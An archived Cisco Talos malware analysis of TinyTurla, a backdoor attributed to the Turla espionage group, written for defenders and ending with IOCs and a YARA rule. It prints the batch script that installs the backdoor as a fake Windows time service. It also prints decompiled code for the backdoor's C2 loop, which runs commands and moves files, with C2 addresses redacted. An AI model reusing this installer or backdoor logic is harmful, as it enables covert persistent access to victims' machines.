TinyTurla - Turla deploys new malware to keep a secret backdoor on victim machines

By Holger Unterbrink

Published: 2021-09-21 · Archived: 2026-04-05 15:36:58 UTC

Tuesday, September 21, 2021 08:11

News summary

- Cisco Talos recently discovered a new backdoor used by the Russian Turla APT group.
- We have seen infections in the U.S., Germany and, more recently, in Afghanistan.
- It is likely used as a stealth second-chance backdoor to keep access to infected devices
- It can be used to download, upload and/or execute files.
- The backdoor code is quite simple but is efficient enough that it will usually fly under the radar.

What's new?

Cisco Talos found a previously undiscovered backdoor from the Turla APT that we are seeing in the wild. This simple backdoor is likely used as a second-chance backdoor to maintain access to the system, even if the primary malware is removed. It could also be used as a second-stage dropper to infect the system with additional malware.

How did it work?

The adversaries installed the backdoor as a service on the infected machine. They attempted to operate under the radar by naming the service "Windows Time Service", like the existing Windows service. The backdoor can upload and execute files or exfiltrate files from the infected system. In our review of this malware, the backdoor contacted the command and control (C2) server via an HTTPS encrypted channel every five seconds to check if there were new commands from the operator.

So what?

Due to this backdoor's limited functionality and simple coding style, it is not easy for anti-malware systems to detect it as malware. We found evidence in our telemetry that this software has been used by adversaries since at least 2020.

This malware specifically caught our eye when it targeted Afghanistan prior to the Taliban’s recent takeover of the government there and the pullout of Western-backed military forces. Based on forensic evidence, Cisco Talos assesses with moderate confidence that this was used to target the previous Afghan government.This is a good example of how easy malicious services can be overlooked on today's systems that are clouded by the myriad of legit services running in the background at all times. It's often difficult for an administrator to verify that all

running services are legitimate. It is important to have software and/or automated systems detecting unknown running services and a team of skilled professionals who can perform a proper forensic analysis on potentially infected systems.

This malware contacts the C2 every five seconds. A good defense system would detect this anomaly in the network traffic and raise an alarm, showing a great example of how important it is to incorporate network behavior-based detection into your security approach. Turla is well-known and closely monitored by the security industry. Nevertheless, they managed to use this backdoor for almost two years. This clearly shows that there is room for improvement on the defensive side.

Who is Turla

Turla has many names in the information security industry — it is also known as Snake, Venomous Bear, Uroburos and WhiteBear. It is a notorious Russian-based and espionage-focused Advanced Persistent Threat (APT) group that's been active since at least 2004.


Over the years, they developed and maintained a huge set of offensive tools to attack victims all over the world, from different European government entities, to targets in the U.S., Ukraine or Arabic countries.

Turla likes to use compromised web servers and hijacked satellite connections for their command and control (C2) infrastructure. In some operations, they also do not directly communicate to the C2 server. Instead, they use a compromised system inside the targeted network as a proxy, which forwards the traffic to the real C2 server.


Well-known malware like Crutch or Kazuar are attributed to Turla. Lately, we have also seen research that has shown potential links between the Sunburst backdoor and Turla. Not every campaign run by Turla can clearly be attributed to them. However, over the years, the security industry has closely monitored the different Russian actors and technical evidence combined with tactics, techniques and procedures (TTPs). By tracking these plus political interests, it's often possible to attribute certain campaigns and toolsets to this actor.

Technical details

We found the backdoor via our telemetry, but we didn't know the exact way the malware was installed on the victim system. We still knew the adversaries used a .bat file, similar to the one shown later on, to install the backdoor. The backdoor comes in the form of a service DLL called w64time.dll. The description and filename makes it look like a valid Microsoft DLL.



There is a real Microsoft w32time.dll on non-infected Windows systems in the %SYSTEMROOT%\system32 directory, but it doesn't have a w64time.dll brother. The malicious w64time.dll and the original w32time.dll are 64-bit PE files on a 64-bit Microsoft Windows system. Windows contains many applications that come in 32- and 64-bit versions, so it’s not easy to immediately recognize this malicious software by name.



The adversaries used a .bat file similar to the one below to install the backdoor as a harmless-looking fake Microsoft Windows Time service. The .bat file is also setting the configuration parameters in the registry the backdoor is using. We have removed the original C2 IP addresses due to ongoing investigations.

```
sc create W64Time binPath= "c:\windows\system32\svchost.exe -k TimeService" type= share start= auto
sc config W64Time DisplayName= "Windows 64 Time"
sc description W64Time "Maintains date and time synchronization on all clients and servers in the network. If this service is stopped, date and
    time synchronization will be unavailable. If this service is disabled, any services that explicitly depend on it will fail to start."

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v TimeService /t REG_MULTI_SZ /d "W64Time" /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%systemroot%\system32\w64time.dll" /f

reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Hosts /t REG_SZ /d "<REMOVED> 9050" /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Security /t REG_SZ /d "<REMOVED>" /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeLong /t REG_DWORD /d 300000 /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeShort /t REG_DWORD /d 5000 /f

sc start W64Time
```

This means the malware is running as a service, hidden in the svchost.exe process. The DLL's ServiceMain startup function is doing not much more than executing the function we called "main_malware," which includes the backdoor code.

```
int __fastcall ServiceMain(__int64 dwArgc, LPCWSTR *lpszArgv)
{
  const char *lpcwstrServiceName; // rbx
  SERVICE_STATUS_HANDLE hServiceStatus; // rax

  lpcwstrServiceName = *lpszArgv;
  hServiceStatus = RegisterServiceCtrlHandlerW(*lpszArgv, HandlerProc);
  qwServiceStatus = hServiceStatus;
  if ( hServiceStatus )
  {
    ServiceStatus.dwCurrentState = 4;           // SERVICE_RUNNING
    LODWORD(hServiceStatus) = SetServiceStatus(hServiceStatus, &ServiceStatus);
    if ( hServiceStatus )
    {
      main_malware(lpcwstrServiceName);
      ServiceStatus.dwCurrentState = 1;         // SERVICE_STOPPED
      LODWORD(hServiceStatus) = SetServiceStatus(qwServiceStatus, &ServiceStatus);
    }
  }
  return hServiceStatus;
}
```

First, the backdoor reads its configuration from the registry and saves it in the "result" structure, which is later on assigned to the "sConfig" structure.

```
  und_memcpy((char *)ServicesRegKey, L"SYSTEM\\CurrentControlSet\\Services\\", 0x44u);
  und_memcpy((char *)lpSubKey + 68, servicename, v3 - 2);
  und_memcpy((char *)lpSubKey + v3 + 66, L"\\Parameters", 0x18u);
  if ( !(unsigned int)ReadRegConfigParaInt(lpSubKey, L"TimeLong", &TimeLongValue)
    || !(unsigned int)ReadRegConfigParaInt(lpSubKey, L"TimeShort", &TimeShortValue)
    || !(unsigned int)ReadRegConfigParaStr(lpSubKey, L"Security", &SecurityValue) )
  {
    HeapFreeWrapper((LPVOID *)&lpSubKey);
    return 0i64;
  }
  if ( !(unsigned int)ReadRegConfigParaStr(lpSubKey, L"Hosts", (BYTE **)&HostsRegStr) )
  {
FAILED:
    HeapFreeWrapper((LPVOID *)&lpSubKey);
    HeapFreeWrapper((LPVOID *)&SecurityValue);
    return (sConfig *)FALSE;
  }
  if ( (unsigned int)GetHosts(HostsRegStr, &Hosts, (unsigned int *)&NumIPs) )// store C2 hosts (IP:port) list in Hosts struct
  {
    HeapFreeWrapper((LPVOID *)&HostsRegStr);
    if ( !(unsigned int)ReadRegConfigParaStr(L"SOFTWARE\\Microsoft\\Cryptography", L"MachineGuid", &MachineGuidValue) )
      goto FAILED;
    subprocess = (sSubprocess *)HeapAllocWarpper(0x38u);
    copyBytes((__int64)&subprocess->ProcessInformation, 0, 0x18u);// fill ProcessInformation struct with zeros
    subprocess->hStdInput = -1i64;
    subprocess->hWritePipe = -1i64;
    subprocess->hReadPipe = -1i64;
    subprocess->hStdOutput = -1i64;
    result = (sConfig *)HeapAllocWarpper(0x40u);
    result->lpSubKey = (__int64)lpSubKey;
    result->TimeLongValue = TimeLongValue;
    result->TimeShortValue = TimeShortValue;
    result->SecurityValue = (__int64)SecurityValue;
    result->Hosts = Hosts;
    result->NumIPs = NumIPs;
    result->HostsIndex = 0;
    result->MachineGuidValue = (__int64)MachineGuidValue;
    result->authenticated = 0;
    *(_QWORD *)&result->subprocess = subprocess;
  }
  else
  {
    HeapFreeWrapper((LPVOID *)&lpSubKey);
    HeapFreeWrapper((LPVOID *)&SecurityValue);
    HeapFreeWrapper((LPVOID *)&HostsRegStr);
    return 0i64;
  }
  return result;
```

The whole DLL is pretty simple. It mainly consists of a few functions and two while loops, which include the whole malware logic.

```
    while ( 1 )                             // ---- main while loop start ----
    {
      hConnect = WinHttpConnect(
                   hSession,
                   *(sConfig->Hosts + 16i64 * sConfig->HostsIndex),// C2 IP
                   _mm_extract_epi16(*(sConfig->Hosts + 16i64 * sConfig->HostsIndex), 4),// TcpPort
                   0);
      v5_hConnect = hConnect;
      if ( !hConnect
        || !C2_GetCommand_ComHandler(       // Register at C2
              hConnect,
              sConfig->MachineGuidValue,
              v27_buffer_C2_recv_data,
              &v27_buffer_C2_recv_data_length) )
      {
        goto SHUTDOWN;
      }
      while ( 1 )                           // --- C2 control loop ---
      {
        res = C2_ProcessCommand(
                sConfig,
                *v27_buffer_C2_recv_data,
                v27_buffer_C2_recv_data_length,
                &lpBuffer,
                &dwTotalLength);
        v27_buffer_C2_recv_data_length = 0;
        if ( res )
          break;
        if ( *v27_buffer_C2_recv_data )
          HeapFreeWrapper(v27_buffer_C2_recv_data);
        CmdBufferSet = lpBuffer == 0i64;
LABEL_20:
        dwTotalLength = 0;
        if ( !CmdBufferSet )
          HeapFreeWrapper(&lpBuffer);
        Sleep(sConfig->TimeShortValue);     // sleep for 5 sec
        if ( !C2_GetCommand_ComHandler(     // Get C2 command
                v5_hConnect,
                sConfig->MachineGuidValue,
                v27_buffer_C2_recv_data,
                &v27_buffer_C2_recv_data_length) )
          goto SHUTDOWN;
      }                                     // --- C2 control loop end ---
      if ( *v27_buffer_C2_recv_data )
        HeapFreeWrapper(v27_buffer_C2_recv_data);
      v8 = lpBuffer;
      MachineGuidValue = sConfig->MachineGuidValue;
      hRequest = WinHttpOpenRequest(v5_hConnect, L"POST", 0i64, 0i64, 0i64, 0i64, WINHTTP_FLAG_SECURE);
      if ( !hRequest )
```

After the beginning of the first while loop, the backdoor registers itself at the C2 server. Then, the reply is parsed and the backdoor is ready to receive commands. It is going through the list of C2 servers stored in its registry configuration parameter until it finds one responding. The hosts are stored in the aforementioned "Hosts" registry key in the format <IP Address Host1> <TcpPort> <IP Address Host2> <TcpPort> <IP Address Host3> <TcpPort>, etc. the delimiter is a blank.

```
while ( 1 )                             // ---- main while loop start ----
{
  hConnect = WinHttpConnect(
               hSession,
               *(sConfig->Hosts + 16i64 * sConfig->HostsIndex),// C2 IP
               _mm_extract_epi16(*(sConfig->Hosts + 16i64 * sConfig->HostsIndex), 4),// TcpPort
               0);
  v5_hConnect = hConnect;
  if ( !hConnect
    || !C2_GetCommand_ComHandler(       // Register at C2
          hConnect.

---- snip ---

    }
    hSession = hSession_tmp;
    host_index = (sConfig->HostsIndex + 1) % sConfig->NumIPs;// loop through the hosts list
    LODWORD(sConfig[1].lpSubKey) = 0;
    sConfig->HostsIndex = host_index;
    if ( !host_index )
    {
      Sleep(sConfig->TimeLongValue);
      hSession = hSession_tmp;
    }
  }                                     // --------- While loop end ----------
```

If none of the C2 servers respond and the end of the configured hosts list is reached, the modulo operation returns zero, thus host_index is equal to zero and the backdoor waits for the number of milliseconds stored in the

<TimeLong> registry key. In our case, this was set to one minute. Then, it starts again and tries to reach the configured C2 servers, again host-by-host, until one response.

If a connection to one of the configured C2 servers was set up successfully, the backdoor stays in the inner while loop (C2 control loop) and checks for commands every <TimeShort> number of milliseconds.

C2_GetCommand_ComHandler handles the communication with the C2 server. It leverages the Windows WinHttp API similar to this Microsoft example and receives the C2 command along with its parameters. The adversaries use SSL/TLS to encrypt the C2 traffic.

```
v8 = lpBuffer;
MachineGuidValue = sConfig->MachineGuidValue;
hRequest = WinHttpOpenRequest(v5_hConnect, L"POST", 0i64, 0i64, 0i64, 0i64, WINHTTP_FLAG_SECURE);
if ( !hRequest )
  goto SHUTDOWN;
```

Even if the traffic is TLS encrypted, the backdoor doesn't check the certificate.

```
lpBuffer = SECURITY_FLAG_IGNORE_CERT_DATE_INVALID|SECURITY_FLAG_IGNORE_CERT_CN_INVALID|SECURITY_FLAG_IGNORE_CERT_WRONG_USAGE|SECURITY_FLAG_IGNORE_UNKNOWN_CA;
opt_ret = WinHttpSetOption(v8_hRequest, WINHTTP_OPTION_SECURITY_FLAGS, &lpBuffer, 4u);
```

The only authentication they use is the password stored in the "Security" Registry key, which is checked at the beginning of the C2_ProcessCommand function.

```
if ( CheckSecurityPwd(C2_ResponseParameter, sConfig->SecurityValue) )
{
  sConfig->authenticated = 1;
  return_code = 0;                      // PWD ok
}
else
{
  return_code = 3;                      // PWD Error
  sConfig->authenticated = 0;
}
```

As the name says, the C2_ProcessCommand function handles the received C2 command. It is using a switch statement to execute the related backdoor function. The code below shows the beginning of the switch statement.

```
switch ( C2_command_code )
{
  case 1:                                   // Run process
    if ( unicode_strlen(C2_ResponseParameter) == C2_ResponseParameterLength )
    {
      copyBytes(&StartupInfo, 0, 0x68u);
      StartupInfo.cb = 104;
      StartupInfo.dwFlags = 257;
      copyBytes(&ProcessInformation, 0, 0x18u);
      ResultCode = 0;
      if ( !CreateProcessW(
              0i64,
              C2_ResponseParameter,
              0i64,
              0i64,
              1,
              CREATE_NO_WINDOW,
              0i64,
              0i64,
              &StartupInfo,
              &ProcessInformation) )
        ResultCode = 4;
    }
    else
    {
      ResultCode = 1;
    }
    goto LABEL_103;
  case 2:                                   // Run process with output
    ResultCode = CreateProcessWrapperWithOutput(
                   C2_ResponseParameter,
                   C2_ResponseParameterLength,
                   &src,
                   &nNumberOfBytesToRead);
    goto LABEL_103;
  case 3:                                   // Download file
    v20 = unicode_strlen(C2_ResponseParameter);
    v21 = v20;
    if ( v20 < C2_ResponseParameterLength )
    {
      FileW = CreateFileW(C2_ResponseParameter, GENERIC_WRITE, 0, 0i64, 2u, 0x80u, 0i64);
      v23 = FileW;
      if ( FileW == -1i64 )
      {
        ResultCode = 6;
      }
      else
      {
        v24 = WriteFile(
                FileW,
                &C2_ResponseParameter[v21],
                C2_ResponseParameterLength - v21,
                &NumberOfBytesWritten,
                0i64);
```

Talos has gathered the following C2_command_codes for the different backdoor functions:

- 0x00:'Authentication'
- 0x01:'Execute process'
- 0x02:'Execute with output collection'
- 0x03:'Download file'
- 0x04:'Upload file'
- 0x05:'Create Subprocess'
- 0x06:'Close Subprocess '
- 0x07:'Subprocess pipe in/out'
- 0x08:'Set TimeLong'
- 0x09:'Set TimeShort'
- 0x0A:'Set new 'Security' password'
- 0x0B:'Set Host(s)'

Another interesting indicator is that they are using the "Title" string in their HTTP headers set to the victim machine's GUID. The format in the HTTP header is "Title: 01234567-1234-1234-1234-123456789abc".

```
und_memcpy(v12_lpszHeaders, L"Title: ", 0xEu);
und_memcpy(lpszHeaders + 14, MachineGuidValue, MachineGuidValueLen);
v14 = WinHttpAddRequestHeaders(hRequest, lpszHeaders, 0xFFFFFFFF, 0x20000000u);
hRequest_tmp = hRequest;
```

We will continue to monitor Turla and the other state-sponsored actors to protect our customers against these attacks. The majority of malware is constantly improving its infection techniques. The adversaries combine clever techniques to make detection harder.

It's more important now than ever to have a multi-layered security architecture in place to detect these kinds of attacks. It isn't unlikely that the adversaries will manage to bypass one or the other security measures, but it is much harder for them to bypass all of them. These campaigns and the refinement of the TTPs being used will likely continue for the foreseeable future.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	✓
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duoprovides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

IOCs

Files:
%SYSTEMROOT%\system32\w64time.dll

Hash:
030cbd1a51f8583ccfc3fa38a28a5550dc1c84c05d6c0f5eb887d13dedf1da01

YARA:

```
import "pe"
rule TinyTurla {
meta:
author = "Cisco Talos"
```

```
description = "Detects Tiny Turla backdoor DLL"
strings:
$a = "Title:" fullword wide
$b = "Hosts" fullword wide
$c = "Security" fullword wide
$d = "TimeLong" fullword wide
$e = "TimeShort" fullword wide
$f = "MachineGuid" fullword wide
$g = "POST" fullword wide
$h = "WinHttpSetOption" fullword ascii
$i = "WinHttpQueryDataAvailable" fullword ascii

condition:
pe.is_pe and
pe.characteristics & pe.DLL and
pe.exports("ServiceMain") and
all of them
}
```
